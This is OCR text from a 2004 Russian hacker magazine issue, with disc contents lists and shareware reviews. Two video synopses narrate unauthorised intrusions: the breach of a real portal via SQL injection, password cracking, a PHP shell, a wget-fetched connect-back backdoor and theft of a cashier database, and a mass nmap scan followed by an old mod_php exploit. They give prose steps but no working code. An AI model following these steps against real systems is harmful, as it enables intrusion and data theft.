OpenBSD. Первым релизом этой ОС занимался один из разработчиков NetBSD. Поэтому нет ничего удивительного в том, что оба дистрибутива имеют массу общего. Конек OpenBSD - безопасность. Эта ось изначально разрабатывалась как невероятно надежная система, поэтому в ней активно используются надежные криптографические алгоритмы, системы аудита, а также жесткие правила файрвола, который по умолчанию блокирует все порты. Известный SSH-сервер OpenSSH, используемый ныне практически во всех *nix-дистрибутивах, - детище разработчиков OpenBSD.


Волов Виталий aka hiNt (cd@real.xakep.ru)

DISCO




ВИДЕО: ВЗЛОМ RIN.RU

От нечего делать хакер заморачивается вопросом: «Какой бы сервер проверить на безопасность?». Виртуальный брат по разуму предлагает взломать портал www.rin.ru. Уже через несколько минут взломщик натыкается на SQL-инжекцию, однако не может вывести содержимое БД на экран. Исследуя скрипты каждого виртуального домена, киберпреступник находит-таки бажный сценарий. Он позволяет просматривать любой файл на сервере, но, к сожалению, не умеет выводить содержимое каталогов. С помощью логики наш герой умудряется прочитать конфиг от httpd, в котором находятся пути к .htpasswd-like-файлам.


Ищем .htpasswd

Расшифровка паролей проводилась с помощью программы John The Ripper. Только русский словарь позволил подобрать 10 паролей. Теперь, исследуя административные зоны, хакер приступил к поиску заветного аплоад-скрипта. Такой сценарий нашелся быстро, мало того, он был доступен всем, но почему-то не работал. Только с помощью изучения исходного кода взломщик понял, что скрипту нужно передать добавочный параметр, который почему-то не был прописан в HTML. Залив PHP-шелл, злоумышленник узнал его местонахождение через административную зону и незамедлительно обратился к нему. Но из-за выключенной опции register_globals хакерский сценарий отказался принимать параметры. Переделав cmd.php, взломщик сумел выполнить первую команду id. Затем он узнал, что ядро можно эксплойтнуть. С помощью wget хакер заливает connback-backdoor и успешно обходит встроенный брандмауэр. Получая рута, взломщик узнает логин и пароль к базе данных и вытягивает самую козырную БД cashier, которая относится к коммерческому сервису cash.rin.ru. Ознакомившись с таблицами, хакер заметает следы и удаляет все добытое добро со своего компьютера.

Этот нехитрый взлом ты можешь посмотреть в увлекательном видео по взлому, который мы выложили на CD/DVD. Не забудь также прочитать статью в рубрике «Взлом», относящуюся к этому видео, - она поможет многое прояснить.



Истинно русские пароли


Внутренности заветной базы


ВИДЕО: РАБОТА СО СКАНЕРОМ NMAP

Поздравляю! Ты уже научился устанавливать nmap и использовать его в качестве сканера баннеров различных сервисов. Теперь самое время приступить к практике и взломать какой-нибудь сервер.

Перво-наперво ищем сегмент, в котором располагается много живых компьютеров (чем больше, тем лучше). Запускаем nmap -o hosts.log -sV -p21,80,110 nbetmask/24 и терпеливо дожидаемся результатов сканирования. Зорким глазом замечаем незафайрволенный сервер печати. Коннектимся на 21 порт и видим, что анонимный вход также разрешен. Какой хороший расклад :). Никто не запрещает тебе позабавиться и отправить на печать какую-нибудь лабуду. Например, файлик /etc/shells.


Первая жертва сканирования - незащищенный принтсервер

Помимо принтсервера, nmap нашел какой-то web-сервер со старым wu-ftpd и httpd. Используя новый эксплойт к wu-ftpd-2.6.1, пытаемся взломать жертву, но, увы, попытка не увенчалась успехом (пользователь ftp не имеет права записи в каталоги). Один из апачевых модулей (mod_php 4.0.6) уязвим и может эксплуатироваться старым добрым эксплойтом 7350fun. Пробиваем по Гуглу местонахождение бинарника, сливаем его на дальекий скарженный шелл и запускаем с параметрами -t 2 server.name /path/to/php/script. Рабочий PHP-сценарий находится через Гугл путем поискового запроса «filetype:php inurl:server.name». Хакерский бинарник отвечает, что версия действительно старая, а нам остается лишь ждать результата.


Взлом бажного mod_php

Через 45 минут эксплойт запускает долгожданный /bin/sh. Разумеется, что права nobody никого не обрадуют, но с помощью ядерного эксплойта их можно опустить до нулевого уида :). По какой-то неведомой причине эксплойт не захотел компилироваться на взломанной машине. Пришлось собирать его на стороннем шелле и транспортировать на сервер-жертву.


Таким образом, одной зарутанной машиной стало больше. И все благодаря нововведению в сканере nmap. С помощью опции -sV вполне реально заставить nmap сканировать большую сеть, а затем разгребать логи и искать бажные сервисы.


СОФТ

1. Cygwin. Что будет делать хакер, если под руками у него вдруг не окажется *nix-шелла, а сервак нужно быстро порутать remote-exploit'ом? Тут на помощь ему придет софтина cygwin. Как сказал когда-то Форб, это версия UNIX, написанная под Windows. В cygwin'е реализована возможность мультиплатформенного программирования, то есть он позволяет компилировать в exe'шники программы, написанные под никсы (не забывай, что сплойты тоже являются программами). Сам понимаешь, что их можно будет запускать на любой виндовой тачке!

2. Slax 4.2.0 RU. Русифицированная версия самозагружаемого CD с установленной операционной системой Linux. Работает прямо с диска и не требует установки на твой винчестер. Базовый дистрибутив включает в себя ядро 2.4.28 с поддержкой SATA, X.Org 6.8.1, KDE 3.3.1, KOffice 1.33 и возможность использования виндовых драйверов для беспроводных карт под Linux - ndiswrapper 0.1. А в русской версии добавлено очень много вкусностей: apache 1.3.31, php 4.3.7, gimp 2.17, pine, prozilla и многие другие тулзы. Есть и несколько игр: supertux, tuxracer, frozenbubble, gnuchess и пр.

3. 3DMark05. Новый бенчмарк от корпорации Futuremark. Мощнейший тест не только очень точно оценит все параметры твоего железного коня, но и поможет прикинуть, как заработает компьютер после определенного апгрейда (интеллектуальный режим). Также можно закачать свои данные на сайт и сравнить с результатами других пользователей.















ХАКЕР

№ 12 (72) ДЕКАБРЬ 2004

WWW.XAKEP.RU


DVD

№ 12(72) ДЕКАБРЬ 2004

WIN

DAILY SOFT

Opera 7.54
Mozilla 1.7.3
Mozilla FireFox 1.0
The Bat! 3.0.1
Eudora 6.1
Mozilla Thunderbird 0.9
ICQ 2003b
ICQ Lite 4
&RQ 0.9.4.16
Miranda IM v0.3.3.1
Miranda IM sources
SIM 0.9.3
Trillian 0.74
Aol Instant Messenger 5.9.3690
Yahoo Messenger 6
mIRC 6.16
Pirch 98
Vypress Chat
Total Commander 6.03a
CuteFTP professional 6.0
CuteFTP Home 6.0
Far 1.7 beta 5
ReGet Deluxe 4.1.241
ReGet Pro 3.3 #190
ReGet Junior 2.2 #190
GetRight 5.2.0
CuteZIP 2.1 Build 10.26.1
7-Zip 4.10 Beta
WinZip 9.0 SR-1 BETA (6195)
Winrar 3.41
WinAmp 5.06
ACDSee 7

MULTIMEDIA

Alcohol 120% 1.9.2.1705
dBpower AMP Music Converter 10.1
Media Player Classic 6.4.8.2
WinDVD 6
XaraX
Sony ACID PRO v5.0
VirtualDub 1.6.1
Alteros 3D v2.3
Burn4Free 1.0.4.0
VideoPort VideoPhone

DEVELOPMENT

Stardock ImpressionCreator Pro v1
Cygwin
Delphi 2005
Microsoft .NET Framework 2.0 Beta
Web Page Teacher v1.0
Xara MenuMaker 1.1
Xara Webstyle 4
Xara ScreenMaker 3D 1.0
Apache 2.0.52
Kerio MailServer 6.0.4
XSpider 7 Demo
WebCopier 4
Yakoon 2
Kerio Server Firewall 1.0
IGC IM 2004
SPECTral Personal SMTP Server 0.3.8
VideoLAN 0.8.0

NET

FlashFXP 3
Sygate Personal Firewall 5.5
PC Cillin Internet Security v12 build 44
Spam Manager Personal v1.17
Retina Network Security Scanner 5.0.170
Ideal BB Demo 1.5.2c
Invision Power Board 2.0.3
Shadow Security Scanner 7.0.7
Kerio Personal Firewall 4.1.2

SYSTEM

System Mechanic Pro v5.0c
Kaspersky AntiHacker 1.5.119
Антивирус Касперского Personal 5
3d Mark 05
Acronis MigrateEasy 6.0
Super Utilities Pro 4.1
eTrust PestPatrol v5.0
Anti.Spyware
UltraISO 7.25 ME Build 923
EasyBoot 5.0.5.456
SiSoftware Sandra Pro 2005.1.10.37
RedBut 2
DrWeb 4.32b
DriveCrypt v4.2
System Info 1.45 build 555

MISC

Internet Password Recovery Toolbox v1.2
Need4Space 1.65
Bad CD Repair Pro 2.1
Password Commander v.2.0 Final
BarWare Deluxe 2.5
Punto Switcher 2.9
Stardock ImpressionCreator Pro v1
FastCon 1.8
Unicat CHF v7.6
MyLib 0.81
AVC 1.1
WireNote 2.6
ListEdit 2.4 SP3
Need4space v1.65

UNIX

DAILY SOFT

Mozilla 1.7.3
Mozilla Firefox 1.0
Netscape 7.2
Pine 4.61
gFTP 2.0.17
xChat 2.4.0
KVIrc 3.0.1
BitchX
Licq 1.3.1
Centericq 4.12.0
mICQ 0.4.11
Gaim 1.0.3
SIM 0.9.3
YSM 7.2.9.6
Wget 1.9.1
MLDonkey 2.5.22

MULTIMEDIA

Gnofract 4D 2.3
The Gimp 2.2 pre-2
BEAST 0.6.3
tvtime 0.9.15

DEVELOPMENT

KOffice 1.3.5
Python 2.3.4
gcc 3.4.3
Cssed 0.3.0
SPE 0.5.2.A
Zend Optimizer 2.5.7
Leafnode 1.10.7
PSI 0.9.3-test1
IPCop 1.4.1

NET

Jimm 0.3
Balsa 2.2.6
GYach 0.9.8
Yahoo Mail Sucker pr63

SYSTEM

Slax 4.2.0 RU
Linux Kernel 2.6.10-rc2
h3kbar 3.2
FontConfig 2.2.96
ROCK Linux 2.0.3
KAlarm 1.2.2b1

MISC

PyGTK 2.0.0
Glib 2.5.6
GTK+ 2.5.5
Pango 1.6.0
Impact 0.5.2b
Chess Training Tools 1.2.11
Crimson Fields 0.4.5

ХАКЕР WWW.XAKEP.RU






CD1

№ 12 (72)
ДЕКАБРЬ 2004







■ **WIN**

■ **MULTIMEDIA**
Alcohol 120% 1.9.2.1705
dBpower AMP Music Converter 10.1
Media Player Classic 6.4.8.2
WinDVD 6
XaraX
VirtualDub 1.6.1
Alteros 3D v2.3
Burn4Free 1.0.4.0
VideoPort VideoPhone

■ **DEVELOPMENT**
Stardock ImpressionCreator Pro v1
Microsoft .NET Framework 2.0 Beta
Web Page Teacher v1.0
Xara MenuMaker 1.1
Xara Webstyle 4
Xara ScreenMaker 3D 1.0

■ **NET**
FlashFXP 3.0.2
Sygate Personal Firewall 5.5
PC Cillin Internet Security 2005 v12 build 44
Spam Manager Personal v1.17
Ideal BB Demo 1.5.2c
Invision Power Board 2.0.3
Shadow Security Scanner 7.3.0
Kerio Personal Firewall 4.1.2
Apache 2.0.52
XSpider 7 Demo
WebCopier 4
Yakoon 2
Kerio Server Firewall 1.0
IGC IM 2004
SPECTral Personal SMTP Server 0.3.8
VideoLAN 0.8.0

■ **SYSTEM**
Kaspersky AntiHacker 1.5.119
Антивирус Касперского Personal 5
Acronis MigrateEasy 6.0
Super Utilities Pro 4.1
eTrust PestPatrol v5.0
Anti.Spyware
UltraISO 7.25 ME Build 923
EasyBoot 5.0.5.456
SiSoftware Sandra Pro 2005.1.10.37
RedBut 2
DrWeb 4.32b
DriveCrypt v4.2
System Info 1.45 build 555

■ **MISC**
Internet Password Recovery Toolbox v1.2
Need4Space 1.65
Bad CD Repair Pro 2.1
Password Commander v.2.0 Final
BarWare Deluxe 2.5
Punto Switcher 2.9
Stardock ImpressionCreator Pro v1
FastCon 1.8
Unicat CHГ v7.6
MyLib 0.81
AVC 1.1
WireNote 2.6
ListEdit 2.4 SP3
Need4space v1.65

■ **UNIX**

■ **MULTIMEDIA**
Gnofract 4D 2.3
The Gimp 2.2 pre-2
BEAST 0.6.3
tvtime 0.9.15

■ **DEVELOPMENT**
KOffice 1.3.5
Python 2.3.4
gcc 3.4.3
Cssed 0.3.0
SPE 0.5.2.A
Zend Optimizer 2.5.7

■ **NET**
Jimm 0.3
Balsa 2.2.6
GYach 0.9.8
Yahoo Mail Sucker pr63
Leafnode 1.10.7
PSI 0.9.3-test1
IPCop 1.4.1

■ **SYSTEM**
Linux Kernel 2.6.10-rc2
h3kbar 3.2
FontConfig 2.2.96
ROCK Linux 2.0.3
KAlarm 1.2.2b1

■ **MISC**
PyGTK 2.0.0
Glib 2.5.6
GTK+ 2.5.5
Pango 1.6.0
Impact 0.5.2b
Chess Training Tools 1.2.11
Crimson Fields 0.4.5

■ PDF ARCHIVE


■][акер
][акер 2004 - 09 (69)

■][акер Спец
][акер Спец 2004 - 09 (46)

■ Железо
Железо 07

■ MC
Mobile Computers 09 (48)





CD2

№ 12 (72)
ДЕКАБРЬ 2004



■ **MAGAZINE**
■ **Весь софт и доки из журнала**

■ **ШароWAREZ**
AutoSpell CompleteCheck v 6.2
Babylon Pro v 5.0
FaceFilter Studio v 1.0
FrontMotion Login v 1.1.1.52
SphereXP v 0.79
pserv v 2.3
Archivarius 3000 v 2.52
nLite v 0.99.1 beta
Safe Launch v 2.0
Детектор лжи для гостей v 1.0
Гришка v 1.0
Clippy v 1.0
DownHoax v 1.02
CrazyTyping v 2.0
Sygate Personal Firewall Free 5.6.2808
IrfanView 3.95
BitTornado 0.3.8
Real Alternative 1.29
Nero Burning Rom 6.6.0.1 RU
Gaim 1.0.3
xIP converter 0.1 Beta
Samurize 1.60

■ **UnixWAREZ**
GQview v 1.4.5
Audacity v 1.2.3
X File Explorer v 0.7.2
Stellarium v 0.6.2
Guarddog v 2.3.2
Ogle DVD Player v 0.9.2

■ **X-Toolz**
Real Spy Monitor v2.20
USCA v 2.004
ICQ Self Remover 1.0
KFSensor 2.2.1
Steganos Security Suite 7.0.7

■ **VISUAL HACK ++**
VisualHack: взлом Rin.ru
VisualHack: Работа со сканером nmap 2
Прохождение ноябрьского конкурса

■ PDF ARCHIVE

■][акер
][акер 2004 - 10 (70)

■][акер Спец
][акер Спец 2004 - 10 (47)

■ Железо
Железо 08

■ MC
Mobile Computers 10 (49)

■ Лучшие цифровые камеры
Лучшие цифровые камеры 01

■ Updates
Обновления антивирусных баз AVP

■ TRASH







WAPOWAREZ




Дмитрий [SHuRuP] Шурупов (root@nixp.ru, www.nixp.ru)  M.J.Ash (m.j.ash@real.xakep.ru)  hiNt (hint@real.xakep.ru)


BABYLON PRO V 5.0

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3504 Кб
www.babylon.com

Интегрировать электронный словарь в операционную систему пытались многие. Но разработчики Babylon'а уделали всех. Им удалось написать прогу, которая при нажатии на горячую клавишу выдает перевод любого слова, над которым остановился курсор. А если у тебя продвинутая мышь, то даже клаву топтать не обязательно - вешаешь функцию перевода на среднюю кнопку хвостатого/бесхвостого грызуна и начинаешь получать удовольствие. Фишка в том, что программа Babylon обладает встроенной системой распознавания символов, способной прочитать практически любое слово на экране. Ты понимаешь, что это значит? Это значит, что ты больше не привязан к какому-то конкретному приложению! Не важно, где тебе встретилось непонятное слово - в Ворде, в Опере, в окне сообщения об ошибке - один клик, и ты получаешь его перевод.

Словарные статьи Babylon может таскать из инета, но исключительно в онлайновом режиме эту прогу юзают только придурки, неспособные скачать с сайта софтины файл необходимого им словаря. Кстати, помимо дополнительных словарей, к Babylon'у можно подключить еще и синтезатор речи.

На данный момент к программе выложены словари 13 языков, причем, я думаю, по скриншоту нетрудно догадаться, что самые актуальные для нашего человека направления English-Russian и Russian-English реализуются без проблем.



FACEFILTER STUDIO V

Windows 9x/Me/NT/2k/XP
Shareware
Size: 10966 Кб
www.reallusion.com

Новогодние праздники трудно себе представить без елки, снега и поздравительных открыток. С елкой и снегом, думаю, проблем у тебя не будет, а вот по поводу поздравительных открыток я могу дать тебе один хороший совет: если у тебя есть цифровой фотоаппарат или хотя бы сканер, то совершенно уникальные открытки, календари и плакаты ты можешь без труда клепать в программе FaceFilter Studio.

FaceFilter Studio - это более продвинутая версия специализированного графического редактора FaceFilter, о котором я рассказывал тебе в феврале. Софт удивительный, предназначенный для виртуального макияжа и виртуальной же косметической хирургии. С помощью FaceFilter Studio ты можешь легко превращать серьезные лица в улыбчивые, а некрасивые - в привлекательные. В прогу даже встроено 24 готовых варианта повышения привлекательности (глаза побольше, нос поменьше, морда поуже, улыбка посильней и т.п.). Но это все ерунда! Под Новый год лично меня интересуют совсем другие возможности программы, а именно функция ручной карикатуризации портрета вкупе с 27 шаблонными издевательствами.

Работать с FaceFilter Studio - одно удовольствие. Загружаешь фотографию, под руководством терпеливого мастера указываешь точками расположение глаз, бровей и рта, после чего можешь делать с лицом на фотке все, что хочешь. Пара кликов, и человек мигом становится похожим на быка, лису или, допустим, превращается в злобного подмигивающего садиста. Когда картинка на экране начнет радовать глаз, выводи ее на печать и дари с наилучшими пожеланиями. Можешь быть уверен, твоя открытка наверняка станет самым ярким новогодним событием в жизни каждого, кому посчастливится ее получить :).




SPHEREXP V 0.79


Windows 2k/XP
Freeware
Size: 1240 Кб
www.hamar.sk/sphere

Увы, мечта о трехмерном интерфейсе по-прежнему остается лишь мечтой. Большинство перспективных проектов (3DTop, Win3D, Rooms3D) так и не были доведены до ума. Нет, конечно, где-то ведутся закрытые исследования и разработки, но с точки зрения обычного юзера все направление пребывает в коматозном состоянии. Проект SphereXP - единственное приятное исключение. Новые версии этой программы выходят одна за другой. Причем все работы ведутся в правильном направлении - SphereXP становится все более простой и приятной в использовании. Например, последнее добавление - интерактивная карта, повешенная на клавишу Tab, - позволяет сильно упростить переключение между открытыми окнами. А, скажем, основные принципы навигации в мире Сферы теперь объясняются прямо в окне настройки.

Для тех, кто этот прототип интерфейса будущего еще ни разу не юзал, стоит пояснить, что после запуска SphereXP юзер попадает в центр виртуальной сферы, внутри которой плавают окна работающих приложений и иконки быстрого запуска программ. По иконкам можно кликать, а к окнам не только приближаться/удаляться, но и перетаскивать их с места на место. Именно в замкнутости и оригинальной концепции виртуального пространства заключается главная фишка проекта. И на мой взгляд, это очень правильная фишка, поскольку из центра сферы юзер свободно может дотянуться до любого объекта, а потому бесконечные бессмысленные перелеты от окна к окну в этом прототипе 3D-интерфейса сведены к минимуму. Хотя скидку на то, что это всего лишь прототип, при работе с программой все равно делать придется.







FRONTMOTION LOGIN V 1.1

Windows 2k/XP
Freeware
Size: 2263 Кб
www.frontmotion.com


Эх, как классно в фантастических фильмах выглядит процесс загрузки компьютера и вход в операционную систему. И как примитивно на этом фоне выглядит наша с тобой, брат (ты бы еще братком или корешком его назвал. - Прим. Бублика), обычная винда. Нет, мы, само собой, делаем, что можем: перешиваем загрузочную картинку, изменяем окно входа, но как вспомнишь полупрозрачные выезжающие панели, видеоприглашения и 3D-эффекты компьютеров из кино, сразу понимаешь, что мы просто перекрашиваем то, что нужно взять и полностью переделать. Кстати, именно этим уже много месяцев и занимаются создатели программы FrontMotion Login. Напомню, что их разработка перекоммутирует окошки таким образом, чтобы окно входа в систему (выбора пользователя) и заставку «завершение работы» можно было делать с применением технологии Macromedia Flash! А о том, какие офигительные эффекты можно замутить на флеше, я думаю, ты догадываешься.

И это действительно работает! После включения компьютера на экран вылетает крутая анимированная заставка - не хуже тех, что показывают в кино. А на панели управления появляется новый апплет, с помощью которого эту заставку можно сменить. Несколько готовых заставок идет в комплекте, дополнительные можно скачать с сайта разработчика. К примеру, сейчас у меня Windows загружается под видом MacOS. Впрочем, учитывая, что FrontMotion Login - это проект с открытыми исходниками, скорее стоит удивляться тому, почему моя машина до сих пор не имитирует процесс загрузки какой-нибудь XakepOS. Видать, нет среди читателей нашего журнала хороших flash-программистов :).



AUTOSPELL COMPLETECHECK V 6.2

Windows 9x/Me/NT/2k/XP
Shareware
Size: 3315 Кб
www.spellchecker.com




Новая версия универсальной системы проверки орфографии. После ее установки на машину слова, набранные с ошибками и опечатками, будут подчеркиваться красной линией не только в Word'е, но и во всех других приложениях Windows! Причем, как и в Word'е, клик по криво набранному слову будет вызывать появление небольшого списка возможных вариантов правильного написания. Круто, согласен. Если хочешь отлавливать баги, скажем, в IRC- или ICQ-сообщениях, то лучше AutoSpell CompleteCheck тебе ничего не найти. Точнее, конкуренты у этой проги вообще отсутствуют, поскольку другие серьезные системы фоновой проверки правописания просто-напросто не подозревают о существовании русского языка. Впрочем, поначалу AutoSpell CompleteCheck наш великий и могучий также в упор не видит, однако это дело можно легко исправить - нужно лишь позаимствовать недостающие файлы из стандартной системы проверки орфографии Microsoft Office. Подробная инструкция звучит так: запускаешь программу, открываешь AutoSpell Control Panel, в списке продуктов сначала кликаешь по «CompleteCheck», а затем по «Settings». Появляется диалоговое окно, в котором ты должен будешь добавить язык (Russian (Russia)) и вписать правильные файлы в поля Engine Driver Location, Engine Location и Dictionary Location. Один из возможных вариантов выглядит следующим образом: в поле Engine Driver Location прописывается файл ms97d.dll (C:\Program Files\Autospell60\common files), в Engine Location указывается файл mspru32.dll (C:\Program Files\Common Files\Microsoft Shared\Proof), а в Dictionary Location делаешь ссылку на Msgr_ru.lex, лежащий в той же директории. После этого следует щелкнуть по «Ок», вернуться в исходное меню, выбрать русский язык и сделать его используемым по умолчанию. Все! После перезапуска проги во всех твоих любимых программах появится полноценная проверка правописания.

Примечание: я пользуюсь Microsoft Office XP. Вполне возможно, что настройка AutoSpell под другими версиями Офиса будет выглядеть немного иначе.

OGLE DVD PLAYER V 0.9.2

Linux, *BSD, Solaris
Size (в .gz): 478 Кб*
http://dtek.chalmers.se/groups/dvd/
Лицензия: GNU GPL



Ogle DVD Player, по утверждению авторов программы, - первый в мире open-source приложений DVD-плеер с поддержкой меню. Весь его скромный дизайн ориентирован на то, чтобы максимально упростить пользователю навигацию по DVD. Управление меню осуществляется с помощью клавиатуры или мышки (либо непосредственно через видимое с DVD изображение, либо через собственные кнопки Ogle), а внешне выглядит ровно так же, как при работе с железными DVD-плеерами. Обращаться сразу можно не только к корневому меню, но и к другим стандартным для многих DVD: главы (chapters), углы (angles), аудио, субтитры, заголовки (titles). Кроме того, изменение этих параметров возможно и средствами Ogle, без нужды в обращении к самому DVD-меню. Из остальных опций присутствуют базовые операции вроде паузы/остановки, ускоренного/замедленного проигрывания, перемотки. Программа при необходимости читает непримонтированные DVD- или VOB-файлы, скопированные на жесткий диск. Для работы с зашифрованными и обычными DVD используются библиотеки libdvdread/libdvdcss. Обеспечена поддержка воспроизведения на дисплей XFree86 Xvideo (в том числе, и в полноэкранном режиме) в форматах AC3, DTS, MPEG, LPCM. Стоит отметить и некоторые неудобства Ogle: например, отсутствие режима караоке и потребность в перезапуске программы для работы с другим DVD.

* Графический интерфейс к программе на базе GTK+ идет отдельным пакетом (ogle_gui) объемом в 387 Кб.








GQVIEW V 1.4.5



POSIX (*BSD, Linux, Solaris...)
Size (в .gz): 1194 Кб
gqview.sourceforge.net
Лицензия: GNU GPL




GQview - основанный на GTK+ многофункциональный просмотрщик изображений. Интерфейс прост, интуитивно понятен и полностью настраиваем. Для изображений перед просмотром могут создаваться и, по усмотрению, кэшироваться (для быстрой работы при обращении в дальнейшем) иконки с заданным объемом и качеством. Причем если будут найдены .xvpics от GIMP, то берутся именно они. GQview умеет масштабировать (коэффициент для увеличения/уменьшения изменяется в настройках), в том числе, и по размеру текущего окна приложения, а для последующих картинок можно использовать последний заданный масштаб, что бывает удобно при просмотре большого числа однотипных изображений в их неоригинальных размерах. Естественно, есть и полноэкранный режим с возможностью слайд-шоу (паузы и тип выборки картинок тоже устанавливаются по желанию). Конфигурировать разрешают даже фильтры для файловых списков, создаваемых при открытии каталогов. Но этим работа с файлами не ограничивается: присутствует свой скромный менеджер с поддержкой drag'n'drop, позволяющий копировать, перемещать, переименовывать, удалять и даже сортировать картинки. Можно создавать коллекции из графических файлов, а также искать повторяющиеся изображения в заданных каталогах по содержимому самих картинок. Представлены базовые преобразования в виде поворотов на 90/180 градусов и зеркального отражения, поддерживается вызов внешних программ (exif - для вывода подробностей об изображении, GIMP и другие - для редактирования). Многие операции осуществляются и с помощью горячих клавиш.

AUDACITY V 1.2.2



Linux, FreeBSD, Mac OS X, Windows
Size (в .gz): 3519 Кб
audacity.sourceforge.net
Лицензия: GNU GPL

